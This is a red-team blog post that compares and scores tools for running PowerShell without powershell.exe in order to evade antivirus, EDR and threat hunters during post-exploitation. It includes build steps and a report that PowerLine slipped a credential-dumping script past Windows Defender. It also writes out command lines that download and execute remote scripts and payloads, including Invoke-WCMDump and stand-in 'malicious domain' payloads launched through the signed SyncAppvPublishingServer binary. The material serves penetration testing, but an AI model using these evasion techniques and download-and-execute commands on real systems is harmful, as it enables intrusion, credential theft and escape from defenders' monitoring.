Run PowerShell without Powershell.exe — Best tools & techniques

Bank Security Follow
Sep 9 · 11 min read

A walkthrough to discover the best tool to run powershell scripts and commands without using powershell.exe

During last months, observing how the attackers and consequently the antivirus are moving, I thought of writing this article for all the pen testers and red teamers who are looking for the best technique to use their PowerShell scripts or command lines during post exploitation phase without running PowerShell.exe and thus avoiding being caught by the Next-Gen Antivirus, EDR or from the Blue Team or Threat Hunting team.

On the web I spent some time trying and analyzing the different tools suitable for this purpose. To each of these tools I gave a personal score argued by my considerations. Let me know what you think and what is your experience with these or other similar tools. Below is the list of the tools tested in this article:

- **PowerLine → score: 9**
- **NPS — Not PowerShell → score: 4**
- **PowerShdll → score: 7**
- **PowerLessShell → score: 5**
- **Nopowershell → score: 6**
- **SyncAppvPublishingServer → score: 7**

Tools Analysis:

PowerLine

Very good utility created by Brian Fehrman (@fullmetalcache) to call PowerShell scripts without call PowerShell directly. This tool is written in C# and can be used purely from command line including remotely. In short you can use pre-existing PowerShell scripts without using PowerShell.exe. The PowerLine current main features are:

- Easy Deployment and Building — No Visual Studio is needed
- Auto-Detect Win7 or Win10 System
- Ability to Use as PowerShell Terminal (kinda)
- Specify Remote Scripts to Include via XML Settings (scripts stay in memory)
- Random Byte Generated and Used to XOR Scripts in Each Build

Here the usage details:

Once Remote Code Execution on a computer has been achieved, it's important to get a satisfactory post-exploitation. Running a series of PowerShell tools is interesting to facilitate this work: Meterpreter, Mimikatz, PowerView, PowerUp, Inveigh, etc.

The screenshots that follow are taken from a PowerShell for convenience. The same commands can be launched from the CMD thus completely avoiding the use of PS also in the first compiling phase.

Deployment

The deployment is very easy and modular. To have a functional version of PowerLine, the following steps must be followed:


- Download the Repository: https://github.com/fullmetalcache/PowerLine
- Run the **build.bat** file

build.bat execution — output

- Update the **UserConf.xml** document to contain the URLs of the scripts that you'd like to include

UserConf.xml with a custom Mimikatz ps1 script

- Run the **PLBuilder.exe** file



- The **PowerLine.exe** program should now be created and contains embedded, xor-encoded, base64-encoded versions of all of the scripts that you specified

Execution:

If all the deployment steps were successful, The **PowerLine.exe** executable should be sent to the victim. You can use **certutil** to get the executable from a remote host. If you directly download the original Github repo on the victim machine you can use the local PowerLine.exe file. Here the example usage:

showing all the imported scripts

Invoke PowerUp tool via PowerLine.exe

At the moment this tool during the compiling phase is able to Bypass Windows Defender on Windows 10 updated to the latest version 1903. Obviously, based on the script that is being loaded, it is possible to evade the antivirus. In the case of Mimikatz, for example, since a basic version is loaded, Windows Defender is able to block it but for other common malicious scripts it's possible to bypass it. For example importing WCMDump Ps1 script it's possible to bypass Windows Defender and running the script without Powershell.exe:

Standard malicious command line without PowerLine:

try to download and execute in memory the script

Download locally the script and run it but Defender blocks it

Detection from Windows Defender

Bypass Windows Defender with PowerLine:

The script was imported correctly and runs without triggering the AV

CONSIDERATIONS:

PowerLine seems to be a great tool to bypass AVs and EDR that obsessively control the malicious command lines launched by PowerShell only. **In the Windows Process tree the command lines are executed by PowerLine.exe process**. Obviously this tool and the relative detections depend on the scripts that are loaded. If an AV or EDR checks the script's behavior and not the process where it is launched then there may be additional detection for your Blue Team. One of the shortcomings of this tool is that every time you want to load a new script you have to add it to the config file and this could slow down the post exploitation activity but it depends on how much time you have in your engagement. You can also create a custom version with all the scripts you need before start the attack. **In short PowerLine is very useful for evasion during post exploitation but not very scalable and fast. The real added value of anti-virus bypass here is script encoding.**

VOTE: 9

Official Links: Github Repo . Video . Slides

NPS — Not PowerShell

All the releases of this tool are currently detected by standard Windows Defender and for this reason fly down to our top tool list. Since we know that there are a lot of Red Teamers with great abilities to inhibit or bypass the antivirus we try the same this tool but with at least for the first download phase Windows Defender disabled. It is obviously always possible to download the complete repo and compile your own custom version that may not be detected by the AV.

Here the usage commands:

```
cmdline:
 nps.exe "{powershell single command}"
 nps.exe "& {commands; semi-colon; separated}"
 nps.exe -encodedcommand {base64_encoded_command}
 nps.exe -encode "commands to encode to base64"
 nps.exe -decode {base64_encoded_command}
```

I tried to encode a malicious script and run it. Obviously it works because Defender was off. As soon as you reactivate it, it immediately detects the executable as malicious and eliminates it. **Looking at the Windows process tree it is possible to notice that the only process involved in launching the powershell commands is always nps.exe** and the powershell executable is never called but the detection ratio is the same.

CONSIDERATIONS:

This tool could be taken into consideration in particularly insecure environments where a red teamer wants left few traces of malicious "powershell" command lines. In all other cases you will be detected and your effort will have been useless.

VOTE: 4

Link: https://github.com/Ben0xA/nps

PowerShdll

This tool permit to run PowerShell with dlls only. Does not require access to powershell.exe as it uses powershell automation dlls. PowerShdll can be run with: rundll32.exe, installutil.exe, regsvcs.exe, regasm.exe, regsvr32.exe or as a standalone executable.

Example usage:

```
Rundll32 Usage:
rundll32 PowerShdll,main <script>
rundll32 PowerShdll,main -h Display this message
rundll32 PowerShdll,main -f <path> Run the script passed as argument
rundll32 PowerShdll,main -w Start an interactive console in a new
window
rundll32 PowerShdll,main -i Start an interactive console in this
console


Exe Usage:
PowerShdll.exe <script>
PowerShdll.exe -h Display this message
PowerShdll.exe -f <path> Run the script passed as argument
PowerShdll.exe -i Start an interactive console in this console


Run base64 encoded script:
rundll32 Powershdll.dll,main
[System.Text.Encoding]::Default.GetString([System.Convert]::FromBase6
4String("BASE64")) ^| iex
```

```
Download and run script
rundll32 PowerShdll.dll,main . { iwr -useb
https://website.com/Script.ps1 } ^| iex;
```

Real life example of exe usage:

Running the standard Mimikatz tool or other credential dumping tools like WCMDump, Windows Defender blocks the malicious behavior in both cases (exe and dll usage). I tried also to download the ps1 first but in that case Windows Defender has the signature for these scripts and it delete them like a standard download of a malicious ps1 script.

A little note: when you open the interactive console the maximum number of characters you can enter is not high. If you need to for example launch a

very long encoded command or an one line rev shell it will not be possible:

CONSIDERATIONS:

This tool has some interesting features and can be used directly with rundll32 which could allow some AV to be avoided and avoid using the executable already compiled with a known hash. The standard malicious activity is detected but the drop and execution phase goes unnoticed for Windows Defender which brings us to the next phase… the one that allows us to run scripts without calling powershell.exe. **Exactly what we need. Intuitive and simple could be an optimal solution during a red team but the malicious activity is still detected by the AV.**

VOTE: 7

Link: https://github.com/p3nt4/PowerShdll

PowerLessShell

PowerLessShell rely on MSBuild.exe to remotely execute PowerShell scripts and commands without spawning powershell.exe. You can also execute raw shellcode using the same approach.

If you try to run the WMCDump ps1 script via PowerLessShell it will be blocked by Windows Defender. Here all the details:

PowerLessShell on Kali for payload code creation

Code execution of the generated malicious payload

Same thing with a simple reverse shell:

CONSIDERATIONS:

Currently this tool is inconvenient to use since all payloads must be created on the attacker's machine and copied and even the simplest payloads are detected. This means that there is no real method of code obfuscation or evasion. Windows Defender sees the malicious commands that are executed even if is not directly PowerShell to run them. In addition the generated .bat file has often failed me during running phase.

VOTE: 5

Link: https://github.com/Mr-Un1k0d3r/PowerLessShell

Nopowershell

NoPowerShell is a tool implemented in C# which supports executing PowerShell-like commands while remaining invisible to any PowerShell logging mechanisms. Reasons to use NoPowerShell:

- Executes pretty stealthy
- Powerful functionality
- Provides the cmdlets you are already familiar with in PowerShell, so no need to learn yet another tool
- If you are not yet very familiar with PowerShell, the cmd.exe aliases are available as well (i.e. `ping` instead of `Test-NetConnection`)
- In case via `powerpick` or `powershell` cmdlets are not available, they *are* available in `nps` (i.e. cmdlets from the ActiveDirectory module)
- Easily extensible with only a few lines of C#

Supported commands:

Here some tests with the executable file:

Here some test running NoPowerShell via dll:

The interactive console has the same problem of PowerShdll. Currently is limited to 120 characters. This tool is almost identical to PowerShdll. This has embedded features that allow you to easily launch commands without knowing in detail all the PowerShell functions. However, it seems to lack the possibility of running ps1 script directly from the command line as in PowerShdll.

CONSIDERATIONS:

The considerations for this tool are like those of PowerShdll. Very useful for launching powershell commands without spawning the powershell process and thus avoiding being identified by EDRs or Threat Hunters. **The tool is intuitive, functional and fast. Great to use in an assessment with little time and without malicious commands to run.** The limited functionalities and command list make him take one vote less than his direct competitor.

VOTE: 6

Link: https://github.com/bitsadmin/nopowershell

SyncAppvPublishingServer

The Sync-AppvPublishingServer cmdlet initiates the Microsoft Application Virtualization (App-V) publishing refresh operation in the context of the current user. The SyncAppVPublishingServer tool is available on Windows in two versions as:

- **executable .exe** → SyncAppvPublishingServer.exe
- **VBScript** → SyncAppvPublishingServer.vbs

Both tools can be found in the path "**C:\Windows\System32**" in Windows 10 and both are signed by Microsoft.

Here some test command lines:

```
C:\Windows\System32\SyncAppvPublishingServer.vbs "Break; Start-
Process Calc.exe ”


C:\Windows\System32\SyncAppvPublishingServer.vbs "Break; iwr
http://172.16.217.130:443"


C:\Windows\System32\SyncAppvPublishingServer.vbs; Start-Process calc


C:\Windows\System32\SyncAppvPublishingServer.vbs "Break; Start-
Process cmd.exe '/c notepad.exe'"


C:\Windows\System32\SyncAppvPublishingServer.exe \" Break; (New-
Object
System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com
/peewpw/Invoke-WCMDump/master/Invoke-
WCMDump.ps1','$env:USERPROFILE/1.ps1'); Start-Process
'$env:USERPROFILE/1.ps1' -WindowStyle Minimized;"


SyncAppvPublishingServer.exe "n;(New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/peew
pw/Invoke-WCMDump/master/Invoke-WCMDump.ps1') | IEX"


C:\Windows\System32\SyncAppvPublishingServer.exe \" Break; (New-
Object
System.Net.WebClient).DownloadFile('[MaliciousDomain]/Win.exe','$env:
USERPROFILE/payload.exe'); Start-Process
'$env:USERPROFILE/payload.exe' -WindowStyle Minimized;"
```

```
SyncAppvPublishingServer.vbs "n; ((New-Object Net.WebClient)
.DownloadString ('http://malciousdomain/payload.ps1') | IEX '
```

Windows Defender is able to detect the malicious command lines from these files like in Powershell. In addition when i tried to run a one line Rev Shell Windows Defender detect the command injection into SyncApp file.

CONSIDERATIONS:

The command lines run programs or strings but everything that produces an internal program output like ipconfig or whoami is not showed in the cli and therefore it is difficult to execute reconnaissance powershell commands via this tool. On the contrary instead especially useful if you have a malicious .ps1 ready to run on the victim machine such as the various banking Trojans that have a malicious powershell script as first or second stage. In this case you would avoid Powershell in an EDR process tree detection or following an investigation. However, the tool remains very monitored by the AV almost like the Powershell.

VOTE: 7

Links: Microsoft . Ired.team . Detailed_blog . Twitter . Poc_video

CONCLUSIONS:

Analyzing all the open source tools that I could find I can say that at this time the best (imho) is PowerLine with my personal score of 9 out of 10. The tool is a bit complex to use but with good preparation and the right scripts it is possible to bypass AV and perform the various post-exploitation steps in peace. According to specific needs, however, you can also use the other tools that are faster and user friendly. They are very useful if you need to launch legitimate reconnaissance command line without going through Powershell.exe. To date I have not found the perfect tool for my Red Team. Everyone has its strengths and weaknesses. Let me know what you think and if you have ever tried these tools or developed custom ones.

GLOBAL References — Must read:

https://www.slideshare.net/dafthack/red-team-apocalypse-rvasec-edition

https://www.slideshare.net/dafthack/pwning-the-enterprise-with-powershell

https://www.slideshare.net/rahmatnf8/offensivepowershell-cheat-sheet

FOLLOW ME on Twitter:

Bank Security

The latest Tweets from Bank Security (@Bank_Security). #Bank #Security Threats ☢ Bank #IOC ☣ Security & Threat...

twitter.com

Red Team | Cybersecurity | Powershell | Exploitation | Microsoft

192 claps

WRITTEN BY

Follow

Bank Security

Follow

Write the first response


More From Medium

Related reads

PE Section Header Injection using Code Cave

Apr 14 · 4 min read ★

177




Related reads

Node Walkthrough

Nov 5, 2018 · 6 min read

312



Related reads

59 Hosts to Glory — Passing the OSCP

Apr 30 · 8 min read ★

578